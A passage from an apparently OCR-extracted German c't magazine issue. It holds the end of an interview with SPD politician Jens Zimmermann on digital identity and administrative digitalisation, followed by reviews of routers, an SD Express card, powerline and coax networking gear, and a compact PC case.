Zimmermann: Es kann zumindest ein Teil der Lösung sein, weil es ein ja elektronisches Identitätsmerkmal ist, das jeder von uns schon hat — auch wenn nur eine Minderheit die Online-Ausweisfunktion jemals genutzt hat. Wo wir aus meiner Sicht aber eigentlich hin müssen, ist, dass wir den Ausweis oder eine andere sichere Identität auf die Smartphones bekommen. Wenn das nicht einfach zu nutzen ist, dann nutzen es die Leute auch nicht.

c't: Der Personalausweis soll ja als „Smart eID“ aufs Smartphone kommen. Es ist aber ziemlich sicher, dass das nur bei einem Teil der Handymodelle funktionieren wird. Und eine Alternative, das ID Wallet, ist in kürzester Zeit von Sicherheitsforschern zerpfückt worden. Wie konkret also wollen Sie die digitale Identität aufs Smartphone bekommen?

Zimmermann: Die Frage, vor der man dieses Problem meiner Meinung nach be-

trachten muss, lautet: Welches Sicherheitsniveau benötige ich für welche Aufgabe und welche technischen Voraussetzungen brauche ich für das jeweilige Sicherheitsniveau? Für das höchste Sicherheitsniveau wird es erst mal wahrscheinlich nur den elektronischen Personalausweis und die Smart eID geben. Aber das sind die Anwendungen, die den kleinsten Teil ausmachen. Für andere Anwendungen genügt es vielleicht, das ID Wallet in gut zu machen. Das Ganze muss auch nicht auf einer Blockchain

basieren, nur weil das fancy klingt.

c't: Noch mal zur Weiterentwicklung des OZG: Viele Leistungen sind nur vom Bürger bis zum Eingangsserver der Verwaltung gedacht. Dort müssen Daten dann häufig wieder ausgedruckt oder von Hand abgetippt werden. Viele Leistungen könnten auch antragslos erbracht werden. Planen Sie, die Digitalisierung in diese Richtung weiterzuentwickeln?

Zimmermann: Das ist definitiv unser Ziel, vorrangig im sozialen Bereich. Unsere Vision ist, dass man bei offensichtlichen Prozessen davon wegkommt, einen Antrag

»Der Bund hat sich die Digitalisierung ja nicht ausgedacht, um die Kommunen zu ärgern.«



Bild: Bernd von Jutrczenka/dpa

Jens Zimmermann ist der digitalpolitische Sprecher der SPD-Fraktion im Bundestag.

So werden Sie zum
DEV-TEAM-SUPERHELDEN!



**Heft + PDF
mit 29 % Rabatt**

ix und heise Developer wenden sich mit diesem Sonderheft an die Alltagshelden, die Software von Schwachstellen befreien. Dieses Heft setzt Ihre Superkräfte frei:

- OWASP Top Ten 2021
- Von den Grundlagen bis zu quantensicherer Kryptographie
- Sicheres Programmieren mit Rust
- DevSecOps: Grundlagen, Tools, Reifegradmodelle

**Heft für 14,90 € • PDF für 12,99 €
Bundle Heft + PDF 19,90 €**



shop.heise.de/ix-sichere-softwareentwicklung21

Generell portofreie Lieferung für Heise Medien- oder Maker Media Zeitschriften-Abonnenten oder ab einem Einkaufswert von 20 €. Nur solange der Vorrat reicht. Preisänderungen vorbehalten.

heise Shop

stellen zu müssen, sondern proaktiv Leistungen angeboten bekommt.

Mein Beispiel ist ja immer, wenn ein Kind geboren wird. Sobald es einen Namen hat, dann wird es beim Standesamt eingetragen und damit könnte man eigentlich sehr viele Prozesse anstoßen, angefangen vom Kindergeld bis zu steuerlichen Einstufungen und so weiter.

All das wäre eigentlich automatisiert möglich. Aber wir reden über unterschiedlichste Datenbanken, die heute nicht oder nur schlecht vernetzt sind und auch zum Teil nicht vernetzt sein dürfen. Und das hinzukriegen – Stichwort Registermodernisierung – ist mit Sicherheit ein zentraler Faktor.

c't: Wir haben ja gerade eine Umfrage unter den Kommunen gemacht. Fast alle betreiben De-Mail-Postfächer, viele haben aber noch nie eine De-Mail bekommen. Die Telekom ist aus De-Mail ausgestiegen. Sollte der Bund Ihrer Meinung nach noch Ressourcen in De-Mail stecken?

Zimmermann: Ich wusste gar nicht, dass es das noch gibt. Nein, da sollten keine Kapazitäten mehr reinfließen, das Pferd ist tot. De-Mail ist ein Beispiel dafür, wie Politiker ein Projekt kaputt gemacht haben, indem sie bereits in der Gründungsphase das Vertrauen in es zerstört haben.

Bundesregierung, Ministerien und auch Abgeordnete müssen einfach lernen, wie wichtig bei all diesen Themen Vertrauen ist. Die Ironie an der Geschichte ist, dass Menschen deshalb nicht auf PGP gewechselt sind, um Mails zu verschlüsseln, sondern stattdessen unverschlüsselte Mails senden.

c't: Wie bekommt man eigentlich mehr digitales Know-how in die Verwaltungen? Wir haben kürzlich mit der Aktivistin Lilith Wittmann gesprochen, die die Bundesverwaltung aus eigener Erfahrung kennt und sagt, dort fehle es an interner Kompetenz. Wie wollen Sie das ändern?

Zimmermann: Das ist definitiv ein Thema. Alle öffentlichen Arbeitgeber stehen ja in direkter Konkurrenz mit Wirtschaft und Wissenschaft um die ohnehin viel zu knappen Beschäftigten im IT-Sektor. Und deswegen ist es wichtig, in die Weiterbildung zu investieren und damit auf einen Kulturwandel hinzuarbeiten. Ich glaube, der Kulturwandel ist fast noch wichtiger als die eigentliche Kompetenz.

c't: Frau Wittmann sagte, auch die Entscheidungsstrukturen seien hinderlich: Auf niederen Ebenen arbeiteten mitunter bereits Leute, die

sich auskennen und gute Lösungssätze haben. Und je weiter man nach oben geht in der Hierarchie, desto politischer wird es und desto häufiger findet man Juristen vor, die nicht unbedingt wissen, womit sie es zu tun haben. Wie sehen Sie das?

Zimmermann: Wir haben in vielen Entscheiderpositionen noch Leute, die keine Digital Natives sind. Es ist unser Ziel, Mitarbeiter der öffentlichen Verwaltung zu qualifizieren und auch ein entsprechendes Arbeitsumfeld zu schaffen.

c't: Müsste die Verwaltung nicht auch bessere Gehälter zahlen, um IT-Experten für sich zu gewinnen?

Zimmermann: Das sehe ich auch so. Und wir haben auch in den Koalitionsverhandlungen darüber gesprochen. Ein Verhandler aus einer Landesregierung sagte dort, seine besten Leute hätte er nach Besoldungsrecht eigentlich gar nicht einstellen dürfen. Deswegen wollen wir die doch sehr starren Möglichkeiten von Eingruppierung und Besoldung auf jeden Fall flexibler gestalten.

c't: Im Koalitionsvertrag hat die neue Regierung einen Digitalcheck vorgesehen. Erhoffen Sie sich damit, agiler zu werden?

Zimmermann: Der Digitalcheck soll vor allem präventiv dafür sorgen, dass Gesetze

digitale Grundsätze berücksichtigen. Ein Beispiel: Vor einigen Jahren gab es das Problem, dass chinesische Anbieter auf großen Marktplätzen wie Amazon Produkte verkauft und keine Umsatzsteuer abgeführt haben. Dann haben wir gesagt, das geht so nicht, alle Anbieter auf Plattformen wie Amazon und eBay brauchen Umsatzsteuernachweise. Dafür haben wir das Umsatzsteuergesetz geändert.

Allerdings haben wir in der Gesetzesänderung keine sinnvolle Schnittstelle definiert, über die die Umsatzsteuernachweise an das zuständige Finanzamt gemeldet werden sollen. Daher trudelten viele der Meldungen als Fax oder PDF beim Finanzamt ein, die sich nicht gut auswerten lassen. Besser wäre es gewesen, vorzugeben, dass Plattformen ab einer gewissen Größe ein API bereitstellen und Händler ihre Umsatzsteuernachweise in eine Datenbank eintragen müssen.


c't: Der Gesetzgebungsprozess ist strukturell eher konservativ: Es dauert oft Jahre, Gesetze zu formulieren und die sollen dann ja auch lange Bestand haben. Die digitale Welt dagegen ist viel agiler. Wird die Politik also immer hinterherhinken?

Zimmermann: Das wird sich kaum verhindern lassen. Das Web 3.0 und NFTs etwa sollte ich als Gesetzgeber schon genau im Auge behalten. Gleichzeitig weiß ich aber auch noch nicht, wie sich der Markt dort entwickelt. Und wir wollen als Gesetzgeber Innovation und Entwicklung auch nicht immer direkt abwürgen.

Wir müssen stattdessen in der Gesetzgebung für den digitalen Bereich wirkungsvolle Grundsätze verankern. Auf EU-Ebene arbeiten wir ja derzeit am Digital Services Act, dem Nachfolger der E-Commerce-Richtlinie. Die ist uralte, hat aber das Prinzip „Notice and Take Down“ festgeschrieben (Anm. d. Red.: Provider bleiben frei von der Haftung gehosteter Inhalte, wenn sie den Zugang dazu schnellstmöglich entfernen oder deaktivieren, sobald sie Kenntnis von deren rechtswidrigem Charakter erlangen). Das ist für ganz viele Themen der Anbieterhaftung ein wichtiger Grundsatz, auch für solche, die viel später entstanden sind.

c't: Herr Zimmermann, vielen Dank für das Gespräch. (jo@ct.de) **ct**

Koalitionsvertrag: [ct.de/ycde](https://www.bundesregierung.de/koalitionsvertrag)



Der enterJS Svelte Day 2022

Einstieg und Deep Dive in Svelte

**10. März 2022
Online**

**Jetzt
Tickets
sichern!**

Plus Workshop »Einstieg in Svelte« am 8. März

www.enterjs.de/svelteday.php

Kabelrenner

Fritzbox 6690 mit modernem WLAN für Kabel-Internet

Die Fritzbox 6690 holt schnelles Internet per Kabelanschluss ins Haus. Dort reicht sie es auch extraflott weiter: per WLAN im Optimum mit weit über 1 Gbit/s, wie der Test beweist.

Von Ernst Ahlers

Mit der Fritzbox 6690 hat AVM ein neues Spitzenmodell für Kabel-Internetanschlüsse auf den Markt gebracht: Das Gerät ähnelt dem Vorgänger 6591 stark, hat aber einen etwas schnelleren Prozessor, doppelt so viel RAM (2 statt 1 GByte) und aktuelles WLAN (Wi-Fi 6 statt Wi-Fi 5). Zudem ist einer der internen LAN-Ports auf maximal 2,5 Gbit/s beschleunigt. Das verspricht rundum mehr Leistung. Ansonsten sind Anschlüsse für zwei Analogtelefone, zwei USB-Ports (3.2 Gen. 1 mit 5 Gbit/s) sowie eine DECT-Basis für Schnurlostelefonie und Smart-home-Geräte an Bord.

Bei der Kabel-Router-Hardware steckt AVM in einer Zwickmühle: Der bei Fritzboxen für andere Internetzugangarten sonst gern gewählte Chiphersteller Qualcomm hat kein System-on-Chip (SoC) mit integriertem Kabel-Modem im Angebot und einzeln sind solche Bausteine anscheinend nicht zu bekommen. So hat AVM das Puma-7-SoC von MaxLinear mit zwei 4-Stream-Wi-Fi-6-Chips QCN6024 von Qualcomm zusammengeschnallt.

Die schickten im 5-GHz-Band dank der optionalen 160-MHz-Kanalbreite vom 2,5-Gbit/s-LAN-Port bis zu 1610 Mbit/s an einen kompatiblen Client im selben Raum (Intel AX200). Durch eine Steinwand über 4 Meter waren es noch 1340 Mbit/s, über größere Strecken dann maximal 230. Auf 2,4 GHz gingen dank Wi-Fi 6 über 20 Meter durch Wände sogar noch

bis zu 340 Mbit/s. Der WLAN-Maximalwert für den Nahbereich in der Tabelle gilt für interne Transfers über die regulären Gigabit-Ethernet-Ports.

Flink umgesetzt

AVM-typisch lässt sich die Fritzbox 6690 leicht in Betrieb nehmen und auf übersichtlichen Browserseiten individuell konfigurieren. Für unsere Performance-Messungen betrieben wir den Router mit dem schnellen Ethernet-Port als Internetanschluss.

So maßen wir für einen LAN-Client beim Umsetzen zwischen Internet und internem Netz (NAT-Benchmark) 950 Mbit/s, das Maximum des mit Gigabit-Ethernet Möglichen. Probehalterspannten wir einen zweiten LAN-Host an die 6690 und konnten dann 1900 Mbit/s im Downstream an beide gleichzeitig durchschicken, aber nur 950 Mbit/s in Gegenrichtung. Das mag an unserem Setup liegen, denn AVM hat nach eigener Angabe im Labor auch im Upstream 2 Gbit/s erreicht.

Im Road-Warrior-Szenario des Fritz-VPN (Fernzugriff eines Nutzers aufs interne Netz) konnten wir dem Router rund 80 Mbit/s entlocken. Die in der c't 5/2022 getestete Fritzbox 4060 schaffte mit ihrem Qualcomm-SoC IPQ8074A bis zu 900 Mbit/s. Spannend wird, was die 6690 mit dem für FritzOS 7.50 angekündigten WireGuard-VPN (c't 4/2022, S. 35) leisten kann.

Große Dateien las die NAS-Funktion des Routers von einem USB-3-Massenspeicher mit halbwegs flotten 70 MByte/s, beim Schreiben waren es nur 19. Dedizierte NAS schaffen in beiden Disziplinen über 100 MByte/s. Mit 13,8 Watt war die Leistungsaufnahme des Routers am Stromnetz noch angemessen. Ohne TV-Kabel-Sync maßen wir 10,3 Watt.

Fazit

In Sachen VPN- und NAS-Durchsatz schwächelte die Fritzbox 6690 im Test



leider, besonders im Vergleich mit der Neuerscheinung 4060, die allerdings kein Modem enthält. Für Multigigabit-Internet per TV-Kabel ist die 6690 dank bis zu 6 Gbit/s schnellem DOCSIS-Modem, dem extraflotten LAN-Port und ihrem leistungsfähigen WLAN jedoch gerüstet. Wer den Provider-Router oder eine ältere Kabel-Fritzbox durch eine mit Wi-Fi 6 ersetzen will, darf zugreifen. (ea@ct.de) **ct**

AVM Fritz!Box 6690 Cable

WLAN-Router für Internet per TV-Kabel	
Hersteller, URL	AVM, avm.de
WLAN	2 × Wi-Fi 6 (4) = IEEE 802.11ax-1200 / ax-4800, simultan dual-band, WPA3, WPS, DFS
Anschlüsse	4 × RJ45 (Ethernet: 1 × bis 2,5 Gbit/s, 3 × 1 Gbit/s), 2 × USB 3.2 Gen. 1 (5 Gbit/s), F-Buchse (DOCSIS 3.1, max. 6 Gbit/s Down), 2 × RJ11 und 1 × TAE (2 Analogtelefone), DECT-Basis (6 Schnurlostelefone plus DECT-ULE-Smart-Home-Geräte)
Bedienelemente	Connect, WLAN, 5 Statusleuchten
getestete Firmware	7.29
NAT-Perf. IP-zu-IP (DS / US)	949 / 950 Mbit/s (1 LAN-Host)
VPN-Durchsatz (DS / US)	76 / 81 Mbit/s (Fritz-VPN)
WLAN 2,4 GHz nah / 20 m ¹	424 / 232-337 Mbit/s
5 GHz nah / 20 m ¹	949 ² / 192-228 Mbit/s
NAS-Durchsatz große Dateien	70 / 19 MByte/s (Schreiben / Lesen)
Leistungsaufnahme System ³	13,8 Watt / 28,0 VA
jährliche Stromkosten ³	48 €
Preis	309 €

¹ gegen Intel AX200 ² zu LAN-Gigabit-Port

³ idle, bei Dauerbetrieb, 40 Cent/kWh, gerundet

Zweiter Schnellstart

Spartipp: LTE-Router für die Tasche



Die Deutsche Telekom hat ihrem „Schnellstart“-Angebot einen neuen LTE-Router spendiert. Doch nach Aufbrauchen der inkludierten 60 GByte ist das Gerät nicht nutzlos. Ganz im Gegenteil, wie unser Test zeigt: Wer einen Mobilrouter sucht, kann kräftig sparen.

Von Andrijan Möcker

Seit einigen Jahren versuchen einige Festnetzanbieter, ihren Neukunden das Warten auf die Anschlussaktivierung zu erleichtern und unverzüglich einen Weg ins Internet frei zu machen. Die Variante der Telekom heißt „MagentaZuhause Schnellstart“; das Paket besteht aus einem zigarettenschachtelgroßen LTE-Minirouter sowie einer SIM-Karte mit 60 GByte Datenvolumen, das 90 Tage innerhalb Deutschlands gültig ist.

Bis zuletzt lieferte die Telekom unter dem Namen „Magenta Zuhause Schnellstart“ den Huawei E5577Cs-321, den wir in c't 6/2020 ab Seite 120 vorgestellt haben [1]. Die Ausstattung, ein LTE-Modem der Kategorie 4 (150 Mbit/s Downlink, 50 Mbit/s Uplink) und Wi-Fi 4 (IEEE 802.11n, 300 Mbit/s), ist etwas in die Jahre gekommen.

Modernisiert

Jetzt ist der „Magenta Zuhause Schnellstart 2“ bei der Telekom und auch auf dem Gebrauchtmarkt erhältlich. Hinter dem treffenden Markennamen der Telekom verbirgt sich ein E5785-331 des von Huawei beauftragten Herstellers Soyealink. Das 120 Gramm schwere Schächtelchen besitzt ein LTE-Modem der Kategorie 7. Damit erreicht der Router bis zu 300 Mbit/s Downlink- und 100 Mbit/s Uplink-Datenrate –

vorausgesetzt er kann zwei Down- und zwei Uplink-Kanäle bündeln. Sowohl die klassischen LTE-Bänder 3 (1800 MHz), 7 (2600 MHz) und 20 (800 MHz) als auch die neueren 8 (900 MHz), 28 (700 MHz), 32 (1500 MHz) und 38 (2600 MHz TDD) sind an Bord. Auf Antennenanschlüsse hat man jedoch leider verzichtet. Die benötigte Micro-SIM findet unter dem 3 Ampere-stunden großen Akku Platz.

WLAN-seitig versorgt der Schnellstart 2 bis zu 32 Geräte auf 2,4 oder 5 GHz. Zwar nicht auf beiden Bändern gleichzeitig, dafür aber mit Wi-Fi 5 (IEEE 802.11ac), zwei MIMO-Streams und 80-MHz-Kanälen. Ein Hotspot-Repeater-Modus, etwa um mehrere Geräte über einen Hotel-Hotspot-Zugang zu versorgen, ist ebenso an Bord – jedoch nur für 2,4 GHz und ohne IPv6. Im Mobilfunknetz funktioniert das Protokoll jedoch anstandslos.

Das kleine zweifarbige Display an der Front des Routers liefert Infos über den aktuellen Verbindungsstatus sowie ein kleines Menü für grundlegende Einstellungen und die Zugangsdaten. Bedient wird es über den Menü- und den Einschalt-taster. Das Set enthält außerdem ein MicroUSB-Kabel und ein passendes Netzteil (5 Volt, 2 Ampere).

Auf Kleinanzeigenportalen kostet der Router derzeit zwischen 25 und 80 Euro.

Fix entsperrt

Auf die schicken Werte folgt beim Blick auf den Karton sogleich die Enttäuschung: Der MagentaZuhause Schnellstart 2 ist – wie schon sein Vorgänger – mit einem Telekom-SIM-Lock versehen. Das Entsperrren ist nach 24 Monaten kostenfrei möglich oder vorzeitig gegen eine Zahlung von 99,50 Euro.

Doch auf Empfängerseite des Kontaktformulars, über das man den Entsperrcode anfordern kann, scheint die Telekom die Vorgabe nicht so ernst zu nehmen: Die Entsperrcodes für unsere drei Testgeräte

erhielten wir kostenfrei und ohne weitere Nachfrage. Obwohl die Router erst seit Mitte 2021 ausgegeben werden und somit keine zwei Jahre alt sein können.

Flott im Netz

Das Entsperrren ist simpel: Legt man die SIM eines anderen Anbieters ein, erscheint ein Dialogfeld im Webinterface des Routers, das den Entsperrcode verlangt. Einmal eingegeben, versteht sich der Router problemlos mit anderen Netzen.

Einen unserer drei Kandidaten testeten wir über rund drei Wochen im täglichen Gebrauch und erzielten im Schnitt etwa sechs Stunden Akkulaufzeit (1 Gerät verbunden, 5 GHz). Die maximal gemessene Geschwindigkeit betrug 140 Mbit/s im Downlink und 65 Mbit/s im Uplink.

Fazit

Der MagentaZuhause Schnellstart 2 ist, wie auch sein Vorgänger, eine gute Option, um vergleichsweise günstig an einen Mobilrouter zu kommen. Natürlich hält er nicht mit aktuellen 5G-/4G-Mobilroutern mit, doch die erleichtern einen auch um 300 bis 800 Euro. Außerdem genügt die Datenrate für viele Anwendungen völlig und der Gebrauchtkauf schont die Umwelt.

(amo@ct.de) **ct**

Literatur

- [1] Andrijan Möcker, Sparfunker, Gebrauchte LTE-Router ab 5 Euro, c't 6/2020, S. 120

Magenta Zuhause Schnellstart 2

Mobilfunkrouter	
Hersteller	Huawei/Soyea Tech
Mobilfunkmodem	LTE-Kategorie 7 (300 Mbit/s DL, 100 Mbit/s UL), MicroSIM
WLAN	Wi-Fi 5 (2), 2,4 oder 5 GHz
Akkukapazität	3000 mAh
Maße, Gewicht	109 mm × 64 mm × 19 mm, 120 g
Preis (gebraucht)	25–80 €

SD auf Speed

Adata Premier Extreme: Erste SD-Express-Speicherkarte ist flotter als SATA

Fast 850 MByte/s lieferte die Adata Premier Extreme im Test, nahezu das Dreifache schneller SD-Karten. Und der SD-Express-Standard wird noch schneller.

Von Lutz Labs

Wie ein Wolf im Schafspelz: Auf den ersten Blick sieht die Adata Premier Extreme aus wie eine übliche SD-Karte mit 256 GByte Speicherplatz; lediglich die zweite Kontaktreihe auf der Unterseite ist immer noch ungewöhnlich. Mancher kennt sie vielleicht von den wenig verbreiteten SD-Karten mit schnellem UHS-II-Interface. Bei SD Express sind die Kontakte jedoch anders beschaltet und nicht kompatibel zu UHS-II. Doch genau wie UHS-II-Karten funktionieren SD-Express-Karten in alten Kartenlesern, bloß viel langsamer. Die Signale laufen dann über die erste Kontaktreihe und maximal mit UHS-I-Geschwindigkeit, also mit bis zu 104 MByte/s.

Auf der Vorderseite der SD-Express-Karte deuten zwei Merkmale auf die höhere Geschwindigkeit hin: Zum einen steht das Kürzel EX darauf, zum anderen ein Hinweis auf den SD-Standard 7.0 – mehr dazu im Kasten.

Mangelware Kartenleser

Diverse Händler verkaufen die Adata-Karte mittlerweile, passende Kartenleser aber

gibt es kaum. Für volle Geschwindigkeit müssen sie USB 3.2 Gen 2 mit 10 Gbit/s nutzen. USB-Reader nur für SD Express sind uns bislang nicht untergekommen, lediglich ein Kombigerät mit zwei zusätzlichen SSD-Steckplätzen haben wir gefunden. Dies traf für den Test der Karte jedoch zu spät in der Redaktion ein, daher liefern wir die Besprechung in der nächsten Ausgabe der c't nach. Glücklicherweise aber war in einem unserer Test-Notebooks, dem MSI Raider GE76-12U [1], ein per PCIe angebundener Kartenleser eingebaut.

Flotter als SATA

Mit diesem konnten wir Geschwindigkeiten von bis zu 842 MByte/s beim Lesen erreichen, beim Schreiben waren es noch 685 MByte/s. Beeindruckender fast noch sind die Werte für Zugriffe auf zufällige Adressen: Beim Schreiben kamen wir auf fast 31.000 IOPS, beim Lesen sogar auf mehr als 95.000 IOPS – das sind Werte oberhalb einer guten SATA-SSD.

Auch dem Systemstart von der Premier Extreme steht nichts im Wege: Der PCmark 10 bescheinigt der Karte im Benchmark Quick System Drive 669 Punkte, übliche SD-Karten erreichen hier maximal ein Drittel davon.

Anwendungsfall noch unklar

Abgesehen von dem erwähnten MSI-Notebook und dem noch nicht gelieferten Kartenleser sind uns keine Geräte bekannt, die SD-Express-Karten ausnutzen können. Diese wären etwa für Serienbildaufnahmen in Edelkameras sinnvoll, aber mit dem Konkurrenzstandard CFexpress steht hier bereits ein etabliertes Format bereit [2]. Selbst Slots für die nominell „nur“ rund 300 MByte/s schnellen UHS-II-Karten haben bloß einige Dutzend High-End-Kameras. Der Bedarf an noch schnelleren Speichern scheint nicht groß zu sein.

Auch in einer Kamera mit UHS-I-Slot speichert eine SD-Express-Karte Fotos. Das Auslesen am PC geht mit einem passenden Kartenleser dann aber wesentlich schneller

SD-Standards

Der SD-Standard liegt in den Händen der Herstellervereinigung SD Association. Wie schnell die Karten in der Praxis sind, hängt jedoch von der Qualität der eingesetzten Komponenten und der Implementation der Hersteller ab.

2010 wurde die UHS-I-Spezifikation in der SD-Version 4.0 verabschiedet, 2013 folgte UHS-II mit maximal 312 MByte/s. Die Spezifikation UHS-III für 624 MByte/s existiert, entsprechende Speicherkarten sind jedoch nie erschienen.

Mit der SD-Version 7.0 führte die SD Association PCI Express mit maximal 985 MByte/s als Schnittstelle ein (PCIe 3.0 x1), als Protokoll kommt wie bei SSDs NVMe zum Einsatz. Version 7.1 erweiterte den SD-Express-Standard auf Micro-SD-Karten. Wie günstige SSDs ohne DRAM setzen auch die SD-Express-Speicherkarten auf die NVMe-Funktion Host Memory Buffer, um einen Teil des Hauptspeichers von PC oder Kamera zur Pufferung der Daten zu nutzen.

Version 8.0 erweitert die Spezifikation um PCIe 4.0 und eine zweite Lane (PCIe 4.0 x2). Im Maximalausbau könnten die Karten damit bis zu 3940 MByte/s übertragen. PCIe 3.0 x2 und PCIe 4.0 x1 mit maximal 1970 MByte/s sind jedoch ebenfalls möglich.

als mit langsameren Karten. Doch noch sind die Express-Karten mit einem Preisaufschlag von rund 100 Prozent belegt – oder andersherum: Für das gleiche Geld bekommt man die doppelte Speichermenge, aber eben langsamer. Man kann also entspannt abwarten, bis die ersten wirklich benötigten Geräte mit SD-Express-Slot verfügbar sind; bis dahin sollten sich auch die Preise der Speicherkarten auf ein vernünftigeres Niveau einpendeln. (ll@ct.de) ct

Literatur

- [1] Florian Müssig, Maximalmobil, Gaming-Notebook MSI Raider GE76 mit Core i9-12900HK & GeForce RTX 3080 Ti, c't 5/2022, S. 96
- [2] Lutz Labs, Speziell und schnell, Speicherkarten im CFexpress-Format, c't 3/2021, S. 88

Adata Premier Extreme

SD-Karte mit SD Express	
Hersteller, URL	Adata, adata.com
Bezeichnung	ASD256GEX3L1-C
Preis	104 € (256 GByte)



Das Kürzel EX weist auf die hohe Schnittstellengeschwindigkeit der Adata Premier Extreme hin, alternativ ist der Aufdruck EXPRESS erlaubt.



Draht-Luft-Wandler

Devolos Powerline-WLAN-Basis Magic 2 WiFi 6 soll fern vom Router Funklöcher in größeren Wohnungen stopfen.

Devolo hat seinen ersten Wi-Fi-6-Access-Point mit Powerline-Technik zur Datenübertragung per Stromleitung herausgebracht: den Magic 2 WiFi 6. Wenn schon Magic-2-Powerline-Adapter vorhanden sind, genügt nach dem Einstecken das Drücken der Koppeltaste dort und am Neugerät, um den AP ins Powerline-Netz einzubinden. Die Gerätesätze Starter Kit und Multiroom Kit verbinden sich beim ersten Einstecken automatisch.

Mit der WiFi-Clone-Funktion über-

nimmt der erste AP per beiderseitigem Knopfdruck die Einstellungen vom Router und gibt sie später an seine Geschwister weiter. Alternativ passt man die WLAN-Einstellungen per Browser an und aktiviert die verbesserte Verschlüsselung WPA2+3 (Mixed-Mode). Spätere Änderungen an einem Gerät wandern automatisch auf die anderen weiter. Das schließt das optionale Gastnetz ein, das jetzt auch IPv6 spricht.

An einer gefilterten Testleitung erreichten wir Powerline-seitig über die LAN-Ports gemessen 450 Mbit/s. Das wird im Alltag weniger: Im Stromnetz einer Wohnung variierte der Durchsatz stark (siehe Tabelle). WLAN-seitig erzielten wir je nach Funkband guten bis sehr guten Durchsatz gegen den Intel-AX200-Client eines Notebooks. Was faktisch über alles geht, hängt von der Qualität beider Medien – WLAN und Powerline – in Ihrer Situation ab. Schon das Umstecken des APs in eine andere Steckdose im selben Raum kann viel bringen.

Den nahtlosen Wechsel von WLAN-Clients zwischen mehreren Basen (Roaming) unterstützt der AP mit den Funktionen IEEE 802.11k (Radio Resource Measurement), 11v (BSS Transition) und nach Aktivieren per Browser auch 11r (Fast BSS Transition). Die Leistungsaufnahme am Stromnetz lag mit rund 7 Watt im üblichen Rahmen für solche Geräte.

Die neuen Powerline-APs sind mit rund 150 Euro pro Stück kein Schnäppchen. Doch Devolos Magic 2 Wi-Fi 6 gefällt mit modernisiertem WLAN, simpler Installation und geschickt umgesetzten Mesh-Funktionen. Wer langsame bis mittelschnelle Internetzugänge übers Hausstromnetz weiterleiten will, bekommt einen guten Gegenwert fürs Geld.

(ea@ct.de)

Koax-Switch

Der Datenverteiler G4204C bindet bis zu vier Geräte per TV-Kabel gigabitschnell ins Netz ein.

Wer sein Netz mit einem G.hn-Wave-2-Adapter beim Router ins TV-Kabel speist (Ethernet-over-Coax, c't 2/2022, S. 98), kann den Internetzugang darüber an bis zu 15 andere Adapter im Haus weiterleiten. Der G4204C mit integriertem Ethernet-Switch holt die Daten aus dem Koaxkabel und gibt sie über vier Gigabit-Ports weiter, beispielsweise im Wohnzimmer an Smart-TV, Set-Top-Box oder Surround-System.

Das in einem soliden, dezent designeten Metallgehäuse steckende Gerät lieferte im Test bis zu mittleren Dämpfungsgraden vollen Gigabit-Ethernet-Durchsatz übers Koax (siehe Tabelle). IPv6 und Multicast-IPTV (beispielsweise Telekom MagentaTV) funktionierten problemlos, getaggte VLANs für Mehrzonennetze gab der Adapter unverfälscht weiter, das alles bei niedrigem Energiebedarf. Wer mehrere Geräte an einem Ort übers Koax ans Netz binden muss, tut mit dem G4204C keinen Fehlgriff.

(ea@ct.de)

Giga Copper G4204C

Ethernet-over-Coax-Switch	
Hersteller, URL	GIGA Copper Networks, www.gigacopper.net
Bedienelemente	Ein, Reset, 6 Statusleuchten
Anschlüsse	F-Buchse (EoC nach G.hn Wave 2), 4 × RJ45 (Gigabit-Ethernet)
Getestete Firmware	7_10_r713+4
Durchsatz über 50 m Koax plus 30 / 40 / 50 / 60 dB	942 / 936 / 846 / 474 Mbit/s
VLANs / IPv6 / Multicast	✓ / ✓ / ✓
Leistungsaufnahme ¹	2,6 / 3,7 Watt (5,1 / 6,9 VA)
Jährliche Stromkosten ¹	9 / 13 €
Preis	130 €

¹ idle, mit 1 / 4 GE-Links, bei Dauerbetrieb und 40 Cent/kWh

Devolo Magic 2 WiFi 6

Powerline-Adapter mit WLAN	
Hersteller, URL	Devolo, www.devolo.de
Bedienelemente	Reset, Koppeltaster Powerline und WLAN, 2 Statusleuchten
Anschlüsse	2 × RJ45 (Gigabit-Ethernet), Powerline: G.hn Wave 2, WLAN: 2 × Wi-Fi 6 (2) = IEEE 802.11ax-600 / 1200, simultan dualband, DFS, WPA3
Getestete Firmware	5.9.5
Mittlerer Durchsatz Wohnung	77 Mbit/s
Spannweite	23-226 Mbit/s
Beste / schlechteste 5 Steckdosen	115 / 39 Mbit/s
Durchsatz Testleitung 0 / 50 / 100 / 200 m	458 / 344 / 293 / 212 Mbit/s
WLAN 2,4 GHz nah / 20 m ¹	388 / 72-108 Mbit/s
5 GHz nah / 20 m ¹	642 / 146-178 Mbit/s
VLANs / IPv6 / Multicast	✓ / ✓ / ✓
Leistungsaufnahme ²	6,7-7,3 Watt (13,7-14,6 VA)
Jährliche Stromkosten ²	23-26 €
Preis	150 €

¹ gegen Intel AX200 ² idle, 0-2 LAN-Ports verbunden, bei Dauerbetrieb und 40 Cent/kWh

4-Käsehoch

PC-Gehäuse für Power satt im Kompaktformat

Das A4-SFX V4.1 von DAN Cases soll leistungsfähigen Komponenten rund um ein Mini-ITX-Board auf kleinstem Raum ein schickes Zuhause geben. Wir haben mit einer Achtkern-CPU und einer Dual-Slot-Grafikkarte seine Grenzen ausgelotet – und waren positiv überrascht.

Von Benjamin Kraft



Das A4-SFX startete als Kickstarter-Projekt mit dem Ziel, ein Gehäuse zu bauen, das mit Hardware von der Stange möglichst viel Leistung auf möglichst kleinem Raum unterbringt. Seitlich betrachtet hat das vom taiwanischen Fertigungspartner Lian-Li hergestellte Aluminiumgehäuse, das in Silber und Schwarz erhältlich ist, in etwa DIN-A4-Format. Es steht auf dunklen Gummifüßchen, die auf hellem Untergrund beim Verschieben Brems Spuren hinterlassen. Seitenteile und Deckel sind gelocht, die Front ist glatt und nur durch Einschalttaster und die USB-C-Buchse durchbrochen, die Daten mit 10 Gbit/s liefern kann.

